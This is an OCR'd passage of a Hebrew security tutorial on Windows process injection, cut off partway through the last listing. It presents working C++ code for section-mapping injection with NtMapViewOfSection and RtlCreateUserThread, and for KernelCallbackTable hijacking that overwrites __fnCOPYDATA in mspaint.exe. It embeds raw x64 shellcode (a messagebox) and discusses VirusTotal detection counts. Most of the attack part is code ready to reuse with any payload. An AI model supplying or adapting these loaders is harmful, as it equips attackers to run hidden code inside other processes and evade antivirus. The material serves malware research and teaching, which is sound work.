
```
    "\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
    "\x2e\x2e\x5e\x3d\x00";

  SIZE_T s = 4096;
  LARGE_INTEGER sectionS = { s };
  HANDLE sh = NULL; // section handle
  PVOID lb = NULL; // local buffer
  PVOID rb = NULL; // remote buffer
  HANDLE th = NULL; // thread handle
  DWORD pid; // process ID

  pid = findMyProc(argv[1]);

  OBJECT_ATTRIBUTES oa;
  CLIENT_ID cid;
  InitializeObjectAttributes(&oa, NULL, 0, NULL, NULL);
  cid.UniqueProcess = (PVOID) pid;
  cid.UniqueThread = 0;

  // loading ntdll.dll
  HANDLE ntdll = GetModuleHandleA("ntdll");

  pNtOpenProcess myNtOpenProcess = (pNtOpenProcess)GetProcAddress(ntdll, "NtOpenProcess
");
  pNtCreateSection myNtCreateSection = (pNtCreateSection)(GetProcAddress(ntdll, "NtCrea
teSection"));
  pNtMapViewOfSection myNtMapViewOfSection = (pNtMapViewOfSection)(GetProcAddress(ntdll
, "NtMapViewOfSection"));
  pRtlCreateUserThread myRtlCreateUserThread = (pRtlCreateUserThread)(GetProcAddress(nt
dll, "RtlCreateUserThread"));
  pZwUnmapViewOfSection myZwUnmapViewOfSection = (pZwUnmapViewOfSection)(GetProcAddress
(ntdll, "ZwUnmapViewOfSection"));

  // create a memory section
  myNtCreateSection(&sh, SECTION_MAP_READ | SECTION_MAP_WRITE | SECTION_MAP_EXECUTE, NU
LL, (PLARGE_INTEGER)&sectionS, PAGE_EXECUTE_READWRITE, SEC_COMMIT, NULL);

  // bind the object in the memory of our process for reading and writing
  myNtMapViewOfSection(sh, GetCurrentProcess(), &lb, NULL, NULL, NULL, &s, 2, NULL, PAG
E_READWRITE);

  // open remote proces via NT API
  HANDLE ph = NULL;
  myNtOpenProcess(&ph, PROCESS_ALL_ACCESS, &oa, &cid);

  if (!ph) {
    printf("failed to open process :(\n");
    return -2;
  }

  // bind the object in the memory of the target process for reading and executing
```


```
myNtMapViewOfSection(sh, ph, &rb, NULL, NULL, NULL, &s, 2, NULL, PAGE_EXECUTE_READ);

// write payload
memcpy(lb, my_payload, sizeof(my_payload));

// create a thread
myRtlCreateUserThread(ph, NULL, FALSE, 0, 0, 0, rb, NULL, &th, NULL);

// and wait
if (WaitForSingleObject(th, INFINITE) == WAIT_FAILED) {
  return -2;
}

// clean up
myZwUnmapViewOfSection(GetCurrentProcess(), lb);
myZwUnmapViewOfSection(ph, rb);
CloseHandle(sh);
CloseHandle(ph);
return 0;
}
```

הקוד שסופק הוא תוכנית C++ המדגימה הזרקת shellcode לתהליך מרוחק וביצועו. הוא כולל ספריות נחוצות וקבצי כותרות הקשורים ל-Windows API וטיפול בתהליך. מוגדרים מצביעי פונקציות שונים התואמים לפונקציות בספריית ntdll.


הקוד מגדיר payload ומשתנים לטיפול בקטע הזיכרון, מאגרים מקומיים ומרוחקים, Thread Handles ומזהה תהליך באמצעות findMyProc שהשתמשנו בה קודם במאמר זה.

הוא יוצר קטע זיכרון, ממפה אותו לתהליכים המקומיים והמרוחקים, פותח את תהליך היעד, מעתיק את ה-shellcode למאגר המקומי, יוצר Thread חדש בתהליך המרוחק, ממתין לסיום ה-Thread, מנקה מיפויי זיכרון, וסוגר Handles. נראה את הקוד בפעולה:





אפשר גם לבדוק שהכיתוב נמצא ב-Strings של התהליך (עם Process Hacker):




נבדוק גם כמה מנועי סריקה ב-VirusTotal מצאו את ה"וירוס" שלנו חשוד. VirusTotal הוא אתר שמכיל מנועי סריקה מגוונים לזיהוי וניטור של וירוסים. מי שרוצה לקרוא עליו בהרחבה מוזמן לקרוא את המאמר הבא:

https://www.digitalwhisper.co.il/files/Zines/0x96/DW150-4-WinAPI-Hashing.pdf


וגם כאן:

https://en.wikipedia.org/wiki/VirusTotal

להלן הבדיקה והקישור אליה:



נראה שלא כל כך הצלחנו להתחמק מתוכנות אנטי-וירוס שכן 28 מנועים זיהו את התוכנה שלנו כחשודה. לא נורא! זאת לא הייתה מטרתנו, נעבור לשיטה הבאה: KernelCallBackTable.



KernelCallBackTable

לפני שנגיע לטבלה הנ"ל, בואו נעבור קודם על מה זה PEB.

אז מה זה PEB?

Process Environment Block (PEB) הוא מבנה נתונים במערכת ההפעלה Windows המכיל מידע על תהליך ספציפי. הוא משמש בעיקר את תת-המערכת של Windows ורכיבים שונים של מערכת ההפעלה לניהול ואינטראקציה עם התהליך.

ה-PEB מאחסן מגוון רחב של מידע הקשור לתהליך, כולל משתני הסביבה של התהליך, ארגומנטים של שורת הפקודה, מידע על Heap התהליך, רשימת מודולים טעונים, מידע על Threads ועוד. הוא משמש כמבנה נתונים מרכזי המספק גישה להיבטים שונים של סביבת זמן הריצה של התהליך.


ניתן לגשת ל-PEB ולשנות אותו הן באמצעות קוד מצב משתמש והן באמצעות קוד Kernel, מה שמאפשר לרכיבים שונים לאחזר ולעדכן מידע הקשור לתהליך. הוא ממלא תפקיד מכריע באתחול תהליכים, ניהול משאבים ותקשורת בין תהליכים בתוך מערכת ההפעלה Windows.

אז מה קשור הטבלה הזאת?

ה-KernelCallBackTable היא טבלה ב-Windows Kernel המכילה מצביעי פונקציות לפונקציות שונות שמכונות CallBack Functions. פונקציות אלו משמשות את מערכת ההפעלה ואת מודולי המערכת כדי לטפל ולהגיב לסוגים שונים של הודעות ואירועים. לדוגמה, כאשר חלון מקבל הודעת WM_COPYDATA - שמתייחסת להודעת Windows המשמשת לשליחת נתונים בין יישומים שונים הפועלים באותה מערכת, הפונקציה המתאימה ב-KernelCallBackTable, _fnCOPYDATA, מבוצעת. הטבלה היא חלק ממבנה Process Environment Block (PEB) וניתן לגשת אליה על ידי קריאת השדה KernelCallbackTable מה-PEB. הטבלה מאותחלת עם מערך של מצביעי פונקציות התואמים לפונקציות CallBack שונות. פונקציות אלו נקראות על ידי ה-Kernel כאשר אירועים או הודעות ספציפיות מתרחשות במערכת.

KernelCallBackTable הוא מנגנון חשוב לתקשורת ותיאום בין תהליכים במערכת ההפעלה Windows.

בואו נמצא קודם את ה-offset של הטבלה הנ"ל בתוך ה-PEB. בשביל זה נשתמש ב-WinDbg. WinDbg, קיצור של Windows Debugger, הוא כלי רב עוצמה ל-Debugging המסופק על ידי מיקרוסופט. הוא משמש לפתרון בעיות וניתוח בעיות תוכנה מורכבות גם ביישומים ב-User Land וגם ביישומים ב-Kernel. WinDbg מאפשרת למפתחים ולמשתמשים מתקדמים לזהות ולתקן באגים, דליפות זיכרון, קריסות ובעיות אחרות שעשויות להשפיע על הביצועים והיציבות של מערכת Windows.



נעלה Executable כלשהו ונבדוק את ה-offset של הטבלה בתוך ה-PEB בצורה הבאה: `lkd> dt_PEB`.

```
Command
  +0x050 ProcessCurrentlyThrottled : 0y0
  +0x050 ReservedBits0     : 0y0000000000000000000000000 (0)
  +0x054 Padding1          : [4]  ""
  +0x058 KernelCallbackTable : 0x00007ffa`29123070 Void
  +0x058 UserSharedInfoPtr : 0x00007ffa`29123070 Void
  +0x060 SystemReserved    : 0
  +0x064 AtlThunkSListPtr32 : 0
  +0x068 ApiSetMap         : 0x000001e3`618a0000 Void
  +0x070 TlsExpansionCounter : 0
  +0x074 Padding2          : [4]  ""
  +0x078 TlsBitmap         : 0x00007ffa`2ae0c2e0 Void
  +0x080 TlsBitmapBits     : [2] 0xffffffff
lkd>
```

כלומר, מצאנו את הטבלה ב-offset של 0x058. KernelCallbackTable מאותחל למערך של פונקציות:

```
lkd> dqs 0x00007ffa`29123070 L60
00007ffa`29123070  00007ffa`290c2bd0 user32!_fnCOPYDATA
00007ffa`29123078  00007ffa`2911ae70 user32!_fnCOPYGLOBALDATA
00007ffa`29123080  00007ffa`290c0420 user32!_fnDWORD
00007ffa`29123088  00007ffa`290c5680 user32!_fnNCDESTROY
00007ffa`29123090  00007ffa`290c96a0 user32!_fnDWORDOPTINLPMSG
00007ffa`29123098  00007ffa`2911b4a0 user32!_fnINOUTDRAG
//....
```

כמו שאמרנו מקודם, פונקציות כגון fnCOPYDATA נקראות בתגובה להודעת חלון WM_COPYDATA. פונקציה זו תוחלף כדי להדגים את ההזרקה. כעת, נגדיר מחדש את הטבלה:

```
typedef struct _KERNELCALLBACKTABLE_T {
  ULONG_PTR __fnCOPYDATA;
  ULONG_PTR __fnCOPYGLOBALDATA;
  ULONG_PTR __fnDWORD;
  ULONG_PTR __fnNCDESTROY;
  ....
  ULONG_PTR __fnINOUTSTYLECHANGE2;
  ULONG_PTR __fnHkINLPMOUSEHOOKSTRUCTEX2;
} KERNELCALLBACKTABLE;
```

לאחר מכן, יש למצוא חלון עבור mspaint.exe, להשיג את מזהה התהליך ולפתוח אותו:

```
// find a window for mspaint.exe
HWND hw = FindWindow(NULL, (LPCSTR) "Untitled - Paint");
if (hw == NULL) {
  printf("failed to find window :(\n");
  return -2;
}
GetWindowThreadProcessId(hw, &pid);
ph = OpenProcess(PROCESS_ALL_ACCESS, FALSE, pid);
```

לאחר מכן, יש לקרוא את ה-PEB ואת כתובת הטבלה הקיימת:

```
HMODULE ntdll = GetModuleHandleA("ntdll");
pNtQueryInformationProcess myNtQueryInformationProcess = (pNtQueryInformationProcess)(G
etProcAddress(ntdll, "NtQueryInformationProcess"));

myNtQueryInformationProcess(ph, ProcessBasicInformation, &pbi, sizeof(pbi), NULL);

ReadProcessMemory(ph, pbi.PebBaseAddress, &peb, sizeof(peb), NULL);
ReadProcessMemory(ph, peb.KernelCallbackTable, &kct, sizeof(kct), NULL);
```

ובשלב זה נכתוב את ה-payload שלנו לתהליך המרוחק ע"י VirtualAllocEx ו-WriteProcessMemory:

```
LPVOID rb = VirtualAllocEx(ph, NULL, sizeof(my_payload), MEM_RESERVE | MEM_COMMIT, PAGE
_EXECUTE_READWRITE);
WriteProcessMemory(ph, rb, my_payload, sizeof(my_payload), NULL);
```

יש לזכור, אנו משתמשים ב-VirtualAllocEx המאפשר לנו להקצות מאגר זיכרון לתהליך מרחוק. לאחר מכן, WriteProcessMemory מאפשר לך להעתיק נתונים בין תהליכים, אז נעתיק את ה-payload שלנו לתהליך mspaint.exe.

נכתוב את הטבלה החדשה לתהליך המרוחק:

```
LPVOID tb = VirtualAllocEx(ph, NULL, sizeof(kct), MEM_RESERVE | MEM_COMMIT, PAGE_READWR
ITE);
kct.__fnCOPYDATA = (ULONG_PTR)rb;
WriteProcessMemory(ph, tb, &kct, sizeof(kct), NULL);
```

נעדכן את ה-PEB:

```
WriteProcessMemory(ph, (PBYTE)pbi.PebBaseAddress + offsetof(PEB, KernelCallbackTable),
&tb, sizeof(ULONG_PTR), NULL);
```


נשלח הודעת WM_COPYDAT על מנת שה-payload שלנו ירוץ:

```
cds.dwData = 1;
cds.cbData = lstrlen((LPCSTR)msg) * 2;
cds.lpData = msg;

SendMessage(hw, WM_COPYDATA, (WPARAM)hw, (LPARAM)&cds);
```

לבסוף, נחזיר את ה-KernelCallBackTable המקורית:

```
WriteProcessMemory(ph, (PBYTE)pbi.PebBaseAddress + offsetof(PEB, KernelCallbackTable),
&peb.KernelCallbackTable, sizeof(ULONG_PTR), NULL);
SendMessage(hw, WM_COPYDATA, (WPARAM)hw, (LPARAM)&cds);
```

גם פה, נשתמש ב-ShellCode של כיתוב רנדומלי.



הקוד המלא:

```
#include <./ntddk.h>
#include <cstdio>
#include <cstddef>

#pragma comment(lib, "ntdll");

typedef struct _KERNELCALLBACKTABLE_T {
  ULONG_PTR __fnCOPYDATA;
  ULONG_PTR __fnCOPYGLOBALDATA;
  ULONG_PTR __fnDWORD;
  ULONG_PTR __fnNCDESTROY;
  ULONG_PTR __fnDWORDOPTINLPMSG;
  ULONG_PTR __fnINOUTDRAG;
  ULONG_PTR __fnGETTEXTLENGTHS;
  ULONG_PTR __fnINCNTOUTSTRING;
  ULONG_PTR __fnPOUTLPINT;
  ULONG_PTR __fnINLPCOMPAREITEMSTRUCT;
  ULONG_PTR __fnINLPCREATESTRUCT;
  ULONG_PTR __fnINLPDELETEITEMSTRUCT;
  ULONG_PTR __fnINLPDRAWITEMSTRUCT;
  ULONG_PTR __fnPOPTINLPUINT;
  ULONG_PTR __fnPOPTINLPUINT2;
  ULONG_PTR __fnINLPMDICREATESTRUCT;
  ULONG_PTR __fnINOUTLPMEASUREITEMSTRUCT;
  ULONG_PTR __fnINLPWINDOWPOS;
  ULONG_PTR __fnINOUTLPPOINT5;
  ULONG_PTR __fnINOUTLPSCROLLINFO;
  ULONG_PTR __fnINOUTLPRECT;
  ULONG_PTR __fnINOUTNCCALCSIZE;
  ULONG_PTR __fnINOUTLPPOINT5_;
  ULONG_PTR __fnINPAINTCLIPBRD;
  ULONG_PTR __fnINSIZECLIPBRD;
  ULONG_PTR __fnINDESTROYCLIPBRD;
  ULONG_PTR __fnINSTRING;
  ULONG_PTR __fnINSTRINGNULL;
  ULONG_PTR __fnINDEVICECHANGE;
  ULONG_PTR __fnPOWERBROADCAST;
  ULONG_PTR __fnINLPUAHDRAWMENU;
  ULONG_PTR __fnOPTOUTLPDWORDOPTOUTLPDWORD;
  ULONG_PTR __fnOPTOUTLPDWORDOPTOUTLPDWORD_;
  ULONG_PTR __fnOUTDWORDINDWORD;
  ULONG_PTR __fnOUTLPRECT;
  ULONG_PTR __fnOUTSTRING;
  ULONG_PTR __fnPOPTINLPUINT3;
  ULONG_PTR __fnPOUTLPINT2;
  ULONG_PTR __fnSENTDDEMSG;
  ULONG_PTR __fnINOUTSTYLECHANGE;
  ULONG_PTR __fnHkINDWORD;
  ULONG_PTR __fnHkINLPCBTACTIVATESTRUCT;
  ULONG_PTR __fnHkINLPCBTCREATESTRUCT;
```

```
ULONG_PTR __fnHkINLPDEBUGHOOKSTRUCT;
ULONG_PTR __fnHkINLPMOUSEHOOKSTRUCTEX;
ULONG_PTR __fnHkINLPKBDLLHOOKSTRUCT;
ULONG_PTR __fnHkINLPMSLLHOOKSTRUCT;
ULONG_PTR __fnHkINLPMSG;
ULONG_PTR __fnHkINLPRECT;
ULONG_PTR __fnHkOPTINLPEVENTMSG;
ULONG_PTR __xxxClientCallDelegateThread;
ULONG_PTR __ClientCallDummyCallback;
ULONG_PTR __fnKEYBOARDCORRECTIONCALLOUT;
ULONG_PTR __fnOUTLPCOMBOBOXINFO;
ULONG_PTR __fnINLPCOMPAREITEMSTRUCT2;
ULONG_PTR __xxxClientCallDevCallbackCapture;
ULONG_PTR __xxxClientCallDitThread;
ULONG_PTR __xxxClientEnableMMCSS;
ULONG_PTR __xxxClientUpdateDpi;
ULONG_PTR __xxxClientExpandStringW;
ULONG_PTR __ClientCopyDDEIn1;
ULONG_PTR __ClientCopyDDEIn2;
ULONG_PTR __ClientCopyDDEOut1;
ULONG_PTR __ClientCopyDDEOut2;
ULONG_PTR __ClientCopyImage;
ULONG_PTR __ClientEventCallback;
ULONG_PTR __ClientFindMnemChar;
ULONG_PTR __ClientFreeDDEHandle;
ULONG_PTR __ClientFreeLibrary;
ULONG_PTR __ClientGetCharsetInfo;
ULONG_PTR __ClientGetDDEFlags;
ULONG_PTR __ClientGetDDEHookData;
ULONG_PTR __ClientGetListboxString;
ULONG_PTR __ClientGetMessageMPH;
ULONG_PTR __ClientLoadImage;
ULONG_PTR __ClientLoadLibrary;
ULONG_PTR __ClientLoadMenu;
ULONG_PTR __ClientLoadLocalT1Fonts;
ULONG_PTR __ClientPSMTextOut;
ULONG_PTR __ClientLpkDrawTextEx;
ULONG_PTR __ClientExtTextOutW;
ULONG_PTR __ClientGetTextExtentPointW;
ULONG_PTR __ClientCharToWchar;
ULONG_PTR __ClientAddFontResourceW;
ULONG_PTR __ClientThreadSetup;
ULONG_PTR __ClientDeliverUserApc;
ULONG_PTR __ClientNoMemoryPopup;
ULONG_PTR __ClientMonitorEnumProc;
ULONG_PTR __ClientCallWinEventProc;
ULONG_PTR __ClientWaitMessageExMPH;
ULONG_PTR __ClientWOWGetProcModule;
ULONG_PTR __ClientWOWTask16SchedNotify;
ULONG_PTR __ClientImmLoadLayout;
ULONG_PTR __ClientImmProcessKey;
```

```
  ULONG_PTR __fnIMECONTROL;
  ULONG_PTR __fnINWPARAMDBCSCHAR;
  ULONG_PTR __fnGETTEXTLENGTHS2;
  ULONG_PTR __fnINLPKDRAWSWITCHWND;
  ULONG_PTR __ClientLoadStringW;
  ULONG_PTR __ClientLoadOLE;
  ULONG_PTR __ClientRegisterDragDrop;
  ULONG_PTR __ClientRevokeDragDrop;
  ULONG_PTR __fnINOUTMENUGETOBJECT;
  ULONG_PTR __ClientPrinterThunk;
  ULONG_PTR __fnOUTLPCOMBOBOXINFO2;
  ULONG_PTR __fnOUTLPSCROLLBARINFO;
  ULONG_PTR __fnINLPUAHDRAWMENU2;
  ULONG_PTR __fnINLPUAHDRAWMENUITEM;
  ULONG_PTR __fnINLPUAHDRAWMENU3;
  ULONG_PTR __fnINOUTLPUAHMEASUREMENUITEM;
  ULONG_PTR __fnINLPUAHDRAWMENU4;
  ULONG_PTR __fnOUTLPTITLEBARINFOEX;
  ULONG_PTR __fnTOUCH;
  ULONG_PTR __fnGESTURE;
  ULONG_PTR __fnPOPTINLPUINT4;
  ULONG_PTR __fnPOPTINLPUINT5;
  ULONG_PTR __xxxClientCallDefaultInputHandler;
  ULONG_PTR __fnEMPTY;
  ULONG_PTR __ClientRimDevCallback;
  ULONG_PTR __xxxClientCallMinTouchHitTestingCallback;
  ULONG_PTR __ClientCallLocalMouseHooks;
  ULONG_PTR __xxxClientBroadcastThemeChange;
  ULONG_PTR __xxxClientCallDevCallbackSimple;
  ULONG_PTR __xxxClientAllocWindowClassExtraBytes;
  ULONG_PTR __xxxClientFreeWindowClassExtraBytes;
  ULONG_PTR __fnGETWINDOWDATA;
  ULONG_PTR __fnINOUTSTYLECHANGE2;
  ULONG_PTR __fnHkINLPMOUSEHOOKSTRUCTEX2;
} KERNELCALLBACKTABLE;

// NtQueryInformationProcess
typedef NTSTATUS(NTAPI* pNtQueryInformationProcess)(
  IN HANDLE ProcessHandle,
  IN PROCESSINFOCLASS ProcessInformationClass,
  OUT PVOID ProcessInformation,
  IN ULONG ProcessInformationLength,
  OUT PULONG ReturnLength OPTIONAL
);

unsigned char my_payload[] =

  // 64-bit meow-meow messagebox
  "\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
  "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
  "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
```

```
  "\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
  "\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
  "\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
  "\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
  "\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
  "\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
  "\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
  "\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
  "\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
  "\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
  "\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
  "\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
  "\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
  "\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
  "\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
  "\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
  "\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
  "\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
  "\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
  "\x2e\x2e\x5e\x3d\x00";

int main() {

  HANDLE ph;
  DWORD pid;
  PROCESS_BASIC_INFORMATION pbi;
  KERNELCALLBACKTABLE kct;
  COPYDATASTRUCT cds;
  PEB peb;
  WCHAR msg[] = L"kernelcallbacktable injection impl";

  // find a window for mspaint.exe
  HWND hw = FindWindow(NULL, (LPCSTR) "Untitled - Paint");
  if (hw == NULL) {
    printf("failed to find window :(\n");
    return -2;
  }
  GetWindowThreadProcessId(hw, &pid);
  ph = OpenProcess(PROCESS_ALL_ACCESS, FALSE, pid);

  HMODULE ntdll = GetModuleHandleA("ntdll");
  pNtQueryInformationProcess myNtQueryInformationProcess = (pNtQueryInformationProcess)
(GetProcAddress(ntdll, "NtQueryInformationProcess"));

  myNtQueryInformationProcess(ph, ProcessBasicInformation, &pbi, sizeof(pbi), NULL);

  ReadProcessMemory(ph, pbi.PebBaseAddress, &peb, sizeof(peb), NULL);
  ReadProcessMemory(ph, peb.KernelCallbackTable, &kct, sizeof(kct), NULL);

  LPVOID rb = VirtualAllocEx(ph, NULL, sizeof(my_payload), MEM_RESERVE | MEM_COMMIT, PA
GE_EXECUTE_READWRITE);
```

